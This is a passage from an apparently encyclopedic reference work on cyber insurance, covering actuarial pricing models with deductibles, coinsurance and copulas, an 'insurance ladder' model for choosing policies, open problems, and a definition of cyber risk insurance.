not want to bear alone (Baer and Parkinson 2007). Recognizing that eliminating all cybersecurity risks is close to impossible, the National Institute of Standards and Technology (NIST) recommends several risk mitigation techniques. These include *self-protection* through cybersecurity investment activities directed toward preventing or mitigating cybersecurity breaches such as firewalls, intrusion prevention and detection systems, encryption, employee training, and *risk transference* where organizations use cybersecurity insurance as means of transferring some of the cybersecurity risks associated with potential future breaches (Bodin et al. 2018; Herath and Herath 2011).

Cyber insurance allows an organization to transfer, at a cost (i.e., premiums plus deductibles), some of the risk (i.e., expected losses) associated with actual cybersecurity breaches. Cyber insurance is a mechanism for cyber risk transfer and is an effective tool in enterprise risk-management programs. In principle, cyber insurance is an important risk-management tool for strengthening IT security and reliability, both for individual stakeholders and for society (Baer and Parkinson 2007). The demand for cybersecurity insurance accelerated with the rapid growth of e-commerce followed by distributed denial-of-service (DDoS) attacks on large corporation and the Y2K computer problem. Subsequently, because of federal and state regulations on potential liability from IT security breaches, privacy breaches of sensitive medical and financial records, and the nondisclosure of computer breach incidents, contributed to further growth in demand for cyber insurance products. Traditional insurance companies such as Lloyds of London, American International Group, and Chubb were the early entrants to the cyber insurance market. Cyber insurance services, products, and markets have both broadened and differentiated as they continue to expand and evolve. Potential cyber-insurers are likely to include Internet service providers, cloud providers, in addition to traditional insurance underwriters consisting of both large insurance companies and smaller more specialized firms. It is estimated that the global market for cyber insurance is to reach over $20 billion by 2025 (ITD 2019).

Theory and Applications

Actuarial Model for Pricing Cyber Insurance

An important consideration in actuarial models is differentiating between insurable and uninsurable risks. Biener et al. (2015) identify five insurable criteria in the design and development of cyber insurance. The *randomness of loss occurrence* ensures independence of risks and the ability to reliably estimate the loss probabilities, the *maximum possible loss per event* an insurance company can manage without being insolvent. Moderate *average loss per event* is such that an insurer is able to pay as claims. The *loss exposure* is the possibility of a financial loss that an entity or organization faces as a result of a particular peril affecting an asset. Finally, there should be no excessive information *asymmetry problems*, such as *moral hazard* and *adverse selection*.

The central paradigm in insurance economics is the *law of large numbers*, which means that the larger the number of mutually independent and identically distributed risks in a risk pool, the lower the variance of losses in the risk pool, thus more confidence in the prediction that actual loss will equal the expected loss per exposure. The insurance premium consists of a pure risk premium to cover the expected loss, an additional amount to account for uncertainty in estimated losses, and an expense charge for underwriting. Coverage limits are sometimes necessary to make cybersecurity risks insurable in order for an insurer to be financially secure but at the same time provide a valuable cyber insurance product.

In their pioneering paper, Herath and Herath (2011) made a practical attempt to price cybersecurity insurance using an actuarial approach. In the most general settings, their idea can be described as follows. They incorporate three elements of a standard insurance contract namely the *settlement amount that is paid*, the *occurrence of the event covered by the contract*, and the *time when the settlement is paid*.

The first element of risk is the settlement amount P to be paid by the insurance company in the event of a breach. It is the unknown random variable of interest. The second element of risk is the occurrence of the event covered by the cyber insurance contract. It is modeled by a binary variable ω (i.e., $\omega = 1$ if the covered event occurs or $\omega = 0$ otherwise). The third element of risk is the time until the settlement is paid T which is the time from issue of the cyber insurance policy to when the claim is paid. Suppose r is the discount rate, and the probabilistic model for the cost of cyber insurance for first party damage due to a breach based on fundamental risk elements of an insurance contract is

$$C = \omega e^{-rT} P \tag{1}$$

More specifically, in cyber security context, the amount paid P and the time until settlement T is independent resulting in the expected net premium are given as in Eq. 2

$$\mathrm{E}(C) = \overline{\omega}\mathrm{E}\left(e^{-rT}\right)\mathrm{E}(P) \tag{2}$$

where the probability of breach event occurring is $\tilde{\omega} = 1$. The net premium does not include the expenses and profits of the insurer.

The amount paid P will depend on the dollar loss amount Φ that is likely to be incurred by a firm with q number of affected computers. Suppose π is the observed dollar losses from available data, the loss pertaining to a breach event at firm level as a function of both q and π is given by the loss function $\Phi = g(\pi, q)$. Letting l and m be the lower and higher limits of the number of likely computers affected, the loss distribution can be determined as in Eq. 3 below.

$$\begin{aligned} \varphi &= g(\pi, q) \\ &= \begin{cases} a_1 & \text{if } q < l \\ a_2 + \left(\frac{q-l}{q}\right)\left(\frac{\pi}{10}\right) & \text{if } l \leq q < m \\ a_3 + \left(\frac{q-m}{q}\right)\left(\frac{\pi}{10}\right) & \text{if } q \geq m \end{cases} \end{aligned} \tag{3}$$

Where a_i for $i = 1, 2$, and 3 are constants. The jointly distributed values for a firm's loss distribution in Eq. 3 can be ascertained using Monte Carlo simulation. Given a deductible d, Herath and Herath (2011) model three types of cyber insurance policies to determine risk premiums for first party business interruptions due to security breaches (e.g., virus intrusions).

Policy Type A: Basic First Party Damage Policy with a Zero Deductible

$$\{\alpha'_0, \alpha'_1, \ldots, \alpha'_s\} \tag{4}$$

Policy Type B: First Party Damage Policy with a Deductible

$$P = \begin{cases} 0 & \text{if } \varphi \leq d \\ \varphi - d & \text{if } \varphi > d \end{cases} \tag{5}$$

Suppose, in addition to a deductible d, there is co-insurance of a, with a limit of k. Then insurer pays nothing, when the loss is below d, and pays

100% (1 – *d*) of excess losses over *d* up to a maximum of *k*. The model then is a policy of type~C.

Policy Type C: First Party Damage Policy with Coinsurance and Limit

$$P = \begin{cases} 0 & \text{if } \varphi \leq d \\ (1-a)(\varphi - d) & \text{if } d < \varphi < d + \frac{k}{1-a} \\ \mathrm{k} & \text{if } \varphi > d + \frac{k}{1-a} \end{cases} \quad (6)$$

The joint distribution of $\Phi = g(\pi, q)$ is modeled using *copulas*. Copula is a statistical technique that allows capturing nonlinear dependencies among the input-pricing variables. The main advantage of copulas is any type of marginal distributions can be combined or (coupled) to derive the joint distribution. The integration of the copula methodology in the actuarial approach makes the Herath and Herath (2011) model novel.

Nonactuarial Model for Risk Management

Bodin et al. (2018) develop a practical approach to manage cybersecurity risks using the idea of an *insurance ladder*. In an insurance ladder, *K* insurance policies are combined and ordered from the smallest ceiling coverage to the largest ceiling coverage, where the ceiling of insurance policy *i* is less than the deductible of insurance policy *i* + 1 where *i* = 1, 2 … *K*. To manage cybersecurity risks, organizations can use the insurance ladder model to select the optimal set of cybersecurity insurance policies given a finite number of policies being offered by one or more insurers. The optimal set of cyber insurance policies from this selection model contains at least three areas of possible losses not covered. They are called noncoverage areas.

Consider (*d*, *c*, and *p*) as a representation of an individual cyber insurance policy where *d* is the deductible of the policy, *c* is the ceiling of the policy, and *p* is the insurance premium that a firm pays the insurer for purchasing the policy. The coverage area of an insurance policy with representation (*d*, *c*, and *p*) is the interval (*d*, *c*) and represents the area of possible losses that are covered by the insurance policy. The noncoverage areas of this insurance policy are (0, *d*) and (*c*, $L_{\max}$), where $L_{\max}$ is the maximum loss that the firm assumes it can possibly suffer in any cyber security breach. When the deductible of a policy *i* + 1 in the tower is strictly greater than the ceiling of policy *i*, the ladder could have more than two

noncoverage areas. The model assumes that an organization's objective in purchasing cybersecurity insurance is to minimize the sum of the total cost of the policy premiums and the weighted sum of the risk-adjusted potential losses over noncoverage areas. In essence, the model assumes that a firm self-protects over these noncoverage areas. Model shows that when a set of insurance policies are purchased with three or more noncoverage areas, an organization is better able to manage cybersecurity risks.

Open Problems and Future Directions

Several challenges as well as new trends have emerged in the cybersecurity insurance domain. The main challenges for modeling and growth of the cyber insurance field include the lack of actuarial data to calibrate models so premiums reflect cybersecurity risk exposures, mistaken belief that the standard corporate insurance policies also cover most cybersecurity risks, the interdependencies created by the Internet resulting in *cyber hurricanes* that can overwhelm insurers, and inadequate reinsurance capacity (Baer and Parkinson 2007; Bodin et al. 2018; Herath and Herath 2011). Böhme et al. (2017) postulate interdependent security as being highly specific to cyber risk and should be modeled by considering network-specific features since losses depend on all connected nodes. Despite the challenges and new trends, cyber insurance is moving into the mainstream as a tool for managing IT security risks.

Definition

Cyber risk insurance is the set of covers that offers financial protection to an entity from digital hazards or risks of the cyber space. In other words, it is the insurance coverage that aims at covering the financial loss that may result from cyber risks. Cyber risk insurance normally targets the residual risk that may escape any information technology defense means. Cyber risk insurance applies to enterprises as well as individuals; it provides indemnification either in money or in kind. When designed for enterprises, it provides financial protection mainly from malware, ransomware, denial of service, or any other incident that leads to the compromise of a network or sensitive data. It thus covers privacy incidents, security breaches, media liabilities – reputation management, data breaches, network extortion, and network business interruption. When addressing individuals, it provides

coverage primarily against financial fraud, online shopping, identity theft – restoration, data restoration, cyber bullying – personal online attacks, cyber extortion, and cyber liability.

Background

As the belief that a cyberattack is not any more a matter of if but a matter of when is growing among experts, disciplines on top of information technology are employed in order to mitigate the impact of its potential occurrence. Risk management has been employed to help prevent a cyberattack or weather the consequences of an incident, should it occur.

However, even if the most advanced technological means are engaged, there is a residual risk that remains. Even with advanced preventive measures that are available for an entity – a corporation, a government, or an individual, a cyberattack may result in an economic loss. Insurers have realized the need to offer coverage for such an uncertain and in some cases high loss.

The development of insurance products that cover cyber risks is relatively recent. Insurers face several challenges in order to follow the evolution of cyber risks, among which the enrichment of the covers, the collection of data, as well as the pricing of the products. Both practitioners and researchers investigate the structure of cyber insurance products and models for the pricing of the covered cyber risks.
